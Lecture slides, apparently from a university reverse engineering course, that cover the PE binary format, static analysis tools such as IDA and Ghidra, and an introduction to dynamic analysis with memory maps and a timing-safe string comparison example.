15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
59 ER 48 05 00 00 83 3D
FF FF 15 44 20 40 00 59
E8 D4 04 00 00 A1 58 30
00 FF 35 54 30 40 00 A3
```


Compile

Assemble

Link

Load

## Libraries



today, we focus  
here

# BINARY FILES


- ELF/SO
- PE/DLL
- WASM
- machine code (assembly translated to CPU readable instructions) is only part of the executable
- all of them have some particular structure we need to understand to in order to execute the binary (ABI)

# **PE BINARY**

- **Portable Executable**
- **for both Windows x86 and x64**

# PE BINARY

- headers & sections



# PE BINARY

- DOS header

- first 64 bytes of binary
- MZ (magic number, just as .ELF)
- offset to the start of the PE

```
struct DOS_Header
{
    // short is 2 bytes, long is 4 bytes
    char signature[2] = { 'M', 'Z' };
    short lastsize;
    short nblocks;
    short nreloc;
    short hdrsize;
    short minalloc;
    short maxalloc;
    void *ss; // 2 byte value
    void *sp; // 2 byte value
    short checksum;
    void *ip; // 2 byte value
    void *cs; // 2 byte value
    short relocpos;
    short noverlay;
    short reserved1[4];
    short oem_id;
    short oem_info;
    short reserved2[10];
    long e_lfanew; // Offset to the 'PE\0\0' signature relative to the beginning of the file
}
```

# PE BINARY

- **DOS header**
- **DOS stub**
  - „This program cannot be run in DOS mode”
- **PE file header**
  - Signature
    - PE followed by two zeros
  - Machines
    - Target system: intel, AMD, etc.
  - Number of sections
    - Size of the section table
  - Size of optional header, contains information about: binary, such as initial stack size, program entry point location, preferred base address, operating system version, section alignment information

# PE BINARY

- **dissassembly**

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000000h:	4D	5A	50	00	02	00	00	04	00	0F	00	FF	FF	00	00		: MZP.....99..
00000010h:	B8	00	00	00	00	00	00	40	00	1A	00	00	00	00	00		: .....@.....
00000020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		: .....
00000030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	: .....
00000040h:	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	: .....!..Li!00
00000050h:	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	: This program mus
00000060h:	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	: t be run under W
00000070h:	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	: in32..#7.....
00000080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
00000090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
000000a0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
000000b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
000000c0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
000000d0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
000000e0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
000000f0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: .....
00000100h:	50	45	00	00	4C	01	08	00	19	5E	42	2A	00	00	00	00	: PE..L...^B*..
00000110h:	00	00	00	00	E0	00	8E	81	0B	01	02	19	00	A0	02	00	: .....&20.....
00000120h:	00	DE	00	00	00	00	00	00	B4	AD	02	00	00	10	00	00	: ..P.....`-..
00000130h:	00	B0	02	00	00	00	40	00	00	10	00	00	00	02	00	00	: ..*....@.....
00000140h:	01	00	00	00	00	00	00	04	00	00	00	00	00	00	00	00	: ..
00000150h:	00	D0	03	00	00	04	00	00	00	00	00	00	02	00	00	00	: ..D.....
00000160h:	00	00	10	00	00	40	00	00	00	10	00	00	10	00	00	00	: ..@.....
00000170h:	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	: ..
00000180h:	00	D0	02	00	1E	18	00	00	00	40	03	00	00	8E	00	00	: ..D.....@...z..
00000190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: ..
000001a0h:	00	10	03	00	04	2B	00	00	00	00	00	00	00	00	00	00	: ..+.....
000001b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: ..
000001c0h:	00	00	03	00	18	00	00	00	00	00	00	00	00	00	00	00	: ..
000001d0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: ..
000001e0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	: ..
000001f0h:	00	00	00	00	00	00	00	00	00	43	4F	44	45	00	00	00	: .....CODE....
00000200h:	88	9E	02	00	00	10	00	00	00	A0	02	00	00	04	00	00	: ..Z.....
00000210h:	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	: ..
00000220h:	44	41	54	41	00	00	00	00	D4	06	00	00	00	80	02	00	: DATA....Ó....

# PE BINARY

- tools for PE analysis
- PE Studio
  - a utility for inspecting PE formatted binaries such as windows EXEs and DLLs
- CFF Explorer
  - a freeware suite of tools including a PE editor and a process viewer
- PE bear
  - a multiplatform reversing tool for PE files. Its objective is to deliver fast and flexible “first view” for malware analysts, stable and capable to handle malformed PE files

<https://www.winitor.com/download>

[https://github.com/cybertechniques/site/blob/master/analysis\\_tools/cff-explorer/index.md](https://github.com/cybertechniques/site/blob/master/analysis_tools/cff-explorer/index.md)

<https://github.com/hasherezade/pe-bear>

# BINARY ANALYSIS

- general tools
- Ghidra
  - Open-sourced NSA tool
  - Pro: free and hackable
  - Pro: decompiles anything it can disassemble
  - Con: looks horrible (UI/UX skills zero)
  - Con: sometimes the decompilation is hard/impossible to follow
  - Prefers gotos (no for loop support)
- IDA
  - Swiss army knife of Reverse Engineering
  - Pro: Tried and tested
  - Pro: Analyze most executable file formats
  - Pro: Disassemble most architectures (x86, arm, mips, z80, etc)
  - Pro: Decompile some architectures (x86/amd64, arm/arm64, ppc/ppc64, mips32)
  - Con: Too expensive
  - Con: Piracy is rampant

# IDA SHOWCASE

- go from machine code back to source code (ideally)

The screenshot shows the IDA Pro interface with two main panes: the BINARY pane on the left and the DECOMPILER pane on the right.

**BINARY Pane:** Displays assembly code in Intel syntax. The assembly code is heavily obfuscated with many redundant instructions like `mov eax, eax` and `test eax, eax`. It includes labels such as `loc_804BCC7`, `sub_804BB10+A42j`, `"unzip"`, `loc_804BCFF`, `sub_804BB10+9F8j`, and `loc_804BD09`. The assembly code is annotated with `; CODE XREF:` and various comments like `offset aUnzip`.

**DECOMPILER Pane:** Displays the decompiled C-like code corresponding to the assembly. The decompiler has correctly identified the function's purpose and generated readable code. It includes conditional branches based on string comparisons and handles the `"unzip"` label by setting a variable `dword_804FBAC` to 2 if the string "unzip" is found in the dword at address `dword_804FFD4`. The decompiled code is as follows:

```
dword_804F780 = 2 * (v9 != 0) + 1;
if ( strstr(dword_804FFD4, "unzip") || strstr(dword_804FFD4, "UNZIP" ) )
{
    dword_804FBAC = 2;
}
if ( strstr(dword_804FFD4, "z2cat")
    || strstr(dword_804FFD4, "Z2CAT")
    || strstr(dword_804FFD4, "zcat")
    || strstr(dword_804FFD4, "ZCAT" ) )
{
    dword_804FBAC = 2;
    dword_804F780 = (v9 != 0) + 1;
}
dword_804F780 = 2 * (v9 != 0) + 1;
if ( strstr(dword_804FFD4, "unzip") || strstr(dword_804FFD4, "UNZIP" ) )
{
    dword_804FBAC = 2;
}
if ( strstr(dword_804FFD4, "z2cat")
    || strstr(dword_804FFD4, "Z2CAT")
    || strstr(dword_804FFD4, "zcat")
    || strstr(dword_804FFD4, "ZCAT" ) )
{
    dword_804FBAC = 2;
    dword_804F780 = (v9 != 0) + 1;
}
```

# WHAT WE DID TODAY


- PE binaries
  - DOS/PE structure
- general static binary analysis tools
  - Gidra
  - IDA (las session today)

# **NEXT TIME ...**

- **Dynamic analysis & reverse engineering**

# REFERENCES

- **Decompiler explorer**
  - <https://dogbolt.org/>
- **PE insights**
  - [https://en.wikibooks.org/wiki/X86\\_Disassembly/Windows\\_Executable\\_Files](https://en.wikibooks.org/wiki/X86_Disassembly/Windows_Executable_Files)
  - <https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/>
- **PE 101**, <https://web.cse.ohio-state.edu/~reeves.92/CSE2421au12/HelloWorldGoal.pdf>
- <https://github.com/corkami/pocs/tree/master/PE>
- **Introduction to IDA pro**
  - <https://www.youtube.com/watch?v=qCQRKLaz2nQ>
- **Intro to RE with IDA on Pes**
  - <https://www.youtube.com/watch?v=1MotMBPX7tY>



# **REVERSE ENGINEERING – CLASS 0x04**

**DYNAMIC ANALYSIS**

Cristian Rusu

# LAST TIME

- static analysis
  - ELF
  - PE
- IDA

# TODAY

- dynamic analysis
- debugging

# FROM SOURCE CODE TO EXECUTION

## Source Code

```
int main()
{
    printf("Hello world!");
}
```

## Assembly

```
_main PROC
    push ebp
    mov ebp, esp
    push OFFSET $SG2985
    call DWORD PTR __imp_printf
    add esp, 4
    xor eax, eax
    pop ebp
    ret 0
_main ENDP
TEXT ENDS
```

## Object File

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
00 68 B4 20 40 00 68 07
59 59 85 C0 74 17 C7 45
80 00 E9 DE 00 00 00 89
33 40 00 75 1B 68 A0 20
80 FF 35 54 30 40 00 A3
-- -- -- -- -- -- -- --
```

## Binary File

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
00 68 B4 20 40 00 68 07
59 59 85 C0 74 17 C7 45
80 00 E9 DE 00 00 00 89
33 40 00 75 1B 68 A0 20
77 04 00 00 59 59 C7 05
-- -- -- -- -- -- -- --
```

## Process

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
00 68 B4 20 40 00 68 07
59 59 85 C0 74 17 C7 45
FF FF 15 44 20 40 00 59
E8 D4 04 00 00 A1 58 30
80 FF 35 54 30 40 00 A3
-- -- -- -- -- -- -- --
```


Compile

Assemble

Link

Load

## Libraries



today, we focus  
here

# WHY DO DYNAMIC ANALYSIS?

- why isn't static analysis enough?

# WHY DO DYNAMIC ANALYSIS?

- why isn't static analysis enough?
  - dynamic analysis can complement static analysis (in practice, most likely, you will need to do both)
  - can detect subtle vulnerabilities
  - can detect new vulnerabilities
    - a new variable is added, **time**
  - can understand what the binary is doing when communicating
    - IPC
    - direct access

# WHY DO DYNAMIC ANALYSIS?

- why isn't static analysis enough?
  - dynamic analysis can complement static analysis (in practice, most likely, you will need to do both)
  - can detect subtle vulnerabilities
  - can detect new vulnerabilities
    - a new variable is added, **time**
  - can understand what the binary is doing when communicating
    - IPC (shared memory, pipes, sockets, messages queues, mutex)
    - direct access (debugging)

# DYNAMIC ANALYSIS EXAMPLE 1

- **side-channel attacks**
  - in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
  - cache attacks
  - timing attacks
  - power-monitoring attacks
  - etc.

# DYNAMIC ANALYSIS EXAMPLE 1

- **side-channel attacks**
  - in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
- cache attacks
  - Meltdown, spectre

# DYNAMIC ANALYSIS EXAMPLE 1

- side-channel attacks

- in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
- timing attacks

```
bool insecureStringCompare(const void *a, const void *b, size_t length) {
    const char *ca = a, *cb = b;
    for (size_t i = 0; i < length; i++)
        if (ca[i] != cb[i])
            return false;
    return true;
}
```

```
bool constantTimeStringCompare(const void *a, const void *b, size_t length) {
    const char *ca = a, *cb = b;
    bool result = true;
    for (size_t i = 0; i < length; i++)
        result &= ca[i] == cb[i];
    return result;
}
```

# DYNAMIC ANALYSIS EXAMPLE 2

- **compiler eliminates security measures**
  - <https://godbolt.org/z/QMZxYe>
  - <https://godbolt.org/z/3EyZXQ>
- **same code, but with and without optimization flags**

# RUNNING A PROCESS

- OS kernel
  - reads the binary
  - provides a separate address space for the process
    - *randomization can happen here*
  - provides expandable stack and heap spaces
  - passes control to the interpreter (loader)
    - parses the structure of the binary
    - copies segments into memory
    - sets appropriate permissions for each segment
    - checks for any linked libraries
    - passes control to the `_start` address written in the header

# LINUX, STATIC BINARY/EXECUTABLE

```
Temporary breakpoint 1, 0x0000000000401c3a in main ()
```

```
gdb-peda$ vmmap
```

Start	End	Perm	Name
0x00400000	0x00401000	r--p	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x00401000	0x00495000	r-xp	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x00495000	0x004ba000	r--p	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x004bb000	0x004c1000	rwp	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x004c1000	0x004e5000	rwp	[heap]
0x00007ffff7ffa000	0x00007ffff7ffd000	r--p	[vvar]
0x00007ffff7ffd000	0x00007ffff7fff000	r-xp	[vdso]
0x00007fffffffde000	0x00007fffffffff000	rwp	[stack]

```
gdb-peda$ █
```

# LINUX, DYNAMIC BINARY/EXECUTABLE

```
Temporary breakpoint 1, 0x00000000004011e2 in main ()
```

```
gdb-peda$ vmmmap
```

Start	End	Perm	Name
0x00400000	0x00401000	r--p	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00401000	0x00402000	r-xp	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00402000	0x00403000	r--p	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00403000	0x00404000	r--p	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00404000	0x00405000	rw-p	/ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00007ffff7dc6000	0x00007ffff7de8000	r--p	/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7de8000	0x00007ffff7f30000	r-xp	/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f30000	0x00007ffff7f7c000	r--p	/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f7c000	0x00007ffff7f7d000	---p	/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f7d000	0x00007ffff7f81000	r--p	/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f81000	0x00007ffff7f83000	rw-p	/lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f83000	0x00007ffff7f87000	rw-p	mapped
0x00007ffff7f87000	0x00007ffff7f89000	rw-p	mapped
0x00007ffff7fd0000	0x00007ffff7fd3000	r--p	[vvar]
0x00007ffff7fd3000	0x00007ffff7fd5000	r-xp	[vdso]
0x00007ffff7fd5000	0x00007ffff7fd6000	r--p	/lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7fd6000	0x00007ffff7ff4000	r-xp	/lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ff4000	0x00007ffff7ffc000	r--p	/lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ffc000	0x00007ffff7ffd000	r--p	/lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ffd000	0x00007ffff7ffe000	rw-p	/lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ffe000	0x00007ffff7fff000	rw-p	mapped
0x00007fffffffde000	0x00007fffffff000	rw-p	[stack]

```
gdb-peda$
```

# WINDOWS ADDRESS SPACE LAYOUT

Address	Size	Info	Content	Type	Protection	Initial
00000000000010000	00000000000010000			MAP	-RW--	-RW--
00000000000030000	00000000000019000			MAP	-R----	-R---
00000000000050000	0000000000000FA000	Reserved		PRV	-RW-	-RW--
0000000000014A000	00000000000006000	Thread 1734 Stack		PRV	-RW-G	-RW--
00000000000150000	00000000000004000			MAP	-R----	-R--
00000000000160000	00000000000001000			MAP	-R----	-R--
00000000000170000	00000000000001000			PRV	-RW-	-RW--
00000000000200000	0000000000001D9000	Reserved		PRV	-RW--	-RW--
00000000000309000	00000000000005000	PEB		PRV	-RW--	-RW--
000000000003DE000	00000000000022000	Reserved (0000000000200000)		PRV	-RW--	-RW--
00000000000400000	0000000000000C5000	\Device\Harddiskvolume2\windows\s		MAP	-R----	-R--
00000000000570000	0000000000000B0000			PRV	-RW--	-RW--
00000000000578000	0000000000000F5000	Reserved (0000000000570000)		PRV	-RW--	-RW--
00000000000670000	0000000000000FC000	Reserved		PRV	-RW--	-RW--
0000000000076C000	00000000000004000			PRV	-RW-G	-RW--
000000000007FFE0000	00000000000001000	KUSER_SHARED_DATA		PRV	-R----	-R--
00000000140000000	00000000000001000	consoleapplication2.exe		IMG	-R----	ERWC-
00000000140001000	00000000000001000	".text"	Executable code	IMG	ER----	ERWC-
00000000140002000	00000000000001000	".rdata"	Read-only initialized data	IMG	-R----	ERWC-
00000000140003000	00000000000001000	".data"	Initialized data	IMG	-RW-	ERWC-
00000000140004000	00000000000001000	".pdata"	Exception information	IMG	-R----	ERWC-
00000000140005000	00000000000001000	".gfids"		IMG	-R-	ERWC-
00000000140006000	00000000000001000	".rsrc"	Resources	IMG	-R----	ERWC-
00000000140007000	00000000000001000	".reloc"	Base relocations	IMG	-R----	ERWC-
00007FF4FDEA0000	00000000000005000			MAP	-R----	-R--
00007FF4FDEA5000	0000000000000FB000	Reserved (00007FF4FDEA0000)		MAP	-R----	-R--
00007FF4FDFA0000	00000000000001000	Reserved		PRV	-RW--	-RW--
00007FF5FDFA0000	0000000000000200000	Reserved		PRV	-RW--	-RW--
00007FF5FFFC0000	00000000000001000			PRV	-RW--	-RW--
00007FF5FFFD0000	000000000000023000			MAP	-R----	-R--
00007FFDF42C0000	00000000000001000	vcruntime140.dll		IMG	-R----	ERWC-
00007FFDF42C1000	00000000000000000	".text"	Executable code	IMG	ER----	ERWC-
00007FFDF42CE000	00000000000004000	".rdata"	Read-only initialized data	IMG	-R----	ERWC-
00007FFDF42D0000	00000000000001000	".data"	Initialized data	IMG	-RW-	ERWC-
00007FFDF42D3000	00000000000001000	".pdata"	Exception information	IMG	-R----	ERWC-
00007FFDF42D4000	00000000000001000	"._RDATA"		IMG	-R----	ERWC-
00007FFDF42D5000	00000000000001000	".rsrc"	Resources	IMG	-R----	ERWC-
00007FFDF42D6000	00000000000001000	".reloc"	Base relocations	IMG	-R----	ERWC-
00007FFDFC010000	00000000000001000	kernelbase.dll		IMG	-R----	ERWC-
00007FFDFC011000	0000000000000F0000	".text"	Executable code	IMG	ER----	ERWC-
00007FFDFC101000	0000000000000148000	".rdata"	Read-only initialized data	IMG	-R----	ERWC-
00007FFDFC24C000	00000000000005000	".data"	Initialized data	IMG	-RW-	ERWC-
00007FFDFC251000	0000000000000F000	".pdata"	Exception information	IMG	-R----	ERWC-
